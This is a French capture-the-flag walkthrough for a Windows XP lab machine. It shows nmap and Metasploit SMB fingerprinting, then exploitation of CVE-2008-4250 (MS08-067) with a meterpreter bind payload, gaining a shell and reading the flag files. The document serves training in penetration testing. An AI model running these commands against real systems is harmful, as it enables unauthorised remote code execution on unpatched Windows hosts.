


Introduction

Pour commencer, nous savons que la machine distante est un Windows dont l'adresse IP est 10.10.10.4.

Compétences mises en œuvre :


- Énumération des ports et services
- Identification de l'OS et de la version de SMB
- Exploitation de la CVE-2008-4250

Énumération

Pour l'énumération, nous utilisons le binaire **nmap** :


```
$ nmap –T4 –A 10.10.10.4
```

Le résultat (cf ci-dessous) nous indique que les ports **139**, **445** et **3389** sont ouverts.



Nous pouvons avoir davantage informations en exploitant le port **445** avec le module **smb_version** du binaire **Metasploit** :

```
Msf > use auxiliary/scanner/smb/smb_version
Msf > set RHOSTS 10.10.10.4
Msf > run
```




Le résultat nous permet d'identifier l'OS : **Windows XP SP3** avec **SMB version 1**. La version de l'OS et de **SMB** étant relativement ancienne, nous pouvons croire que l'exploit **EternalBlue** est exploitable. Mais comme nous l'avons déjà exploité lors de la précédente box, nous allons plutôt chercher une CVE pour windows XP SP3 permettant de l'exécution de code sur la machine distant sur Google.

Exploitation

La **CVE 2008-4250** correspond à ce que nous voulons faire et a un module dédié dans **Metasploit**. Donc nous allons lancer **Metasploit**, remplir les champs nécessaires pour l'exécution et lancer l'exploit :

```
Msf > search CVE-2008-4250
Msf > use exploit/windows/smb/ms08_067_netapi
Msf > options
Msf > set RHOSTS 10.10.10.4
```


En lançant j'ai eu un problème :



En lisant l'erreur, on comprend que l'exploit est bon mais que le payload a eu un problème d'encodage. Pour le contourner, il suffit de changer notre payload :

```
Msf > set payload windows/meterpreter/bind_tcp
Msf > run
```

L'exploit et le payload fonctionne bien, nous avons notre session de **meterpreter** d'établi :



Maintenant, sous **meterpreter**, nous allons chercher l'emplacement des fichiers **user.txt** et **root.txt** puis rentrer dans un shell pour les lire :

```
Meterpreter > search –f user.txt
Meterpreter > search –f root.txt
Meterpreter > shell
C:\WINDOWS\system32 > type "c:\Documents and Settings\john\Desktop\user.txt"
C:\WINDOWS\system32 > type "c:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
meterpreter > search -f user.txt
Found 1 result...
    c:\Documents and Settings\john\Desktop\user.txt (32 bytes)
meterpreter > search -f root.txt
Found 1 result...
    c:\Documents and Settings\Administrator\Desktop\root.txt (32 bytes)
meterpreter > shell
Process 1020 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>type "c:\Documents and Settings\john\Desktop\user.txt"
type "c:\Documents and Settings\john\Desktop\user.txt"
e6[illegible]14f
C:\WINDOWS\system32>type "c:\Documents and Settings\Administrator\Desktop\root.txt"
type "c:\Documents and Settings\Administrator\Desktop\root.txt"
99[illegible]713
```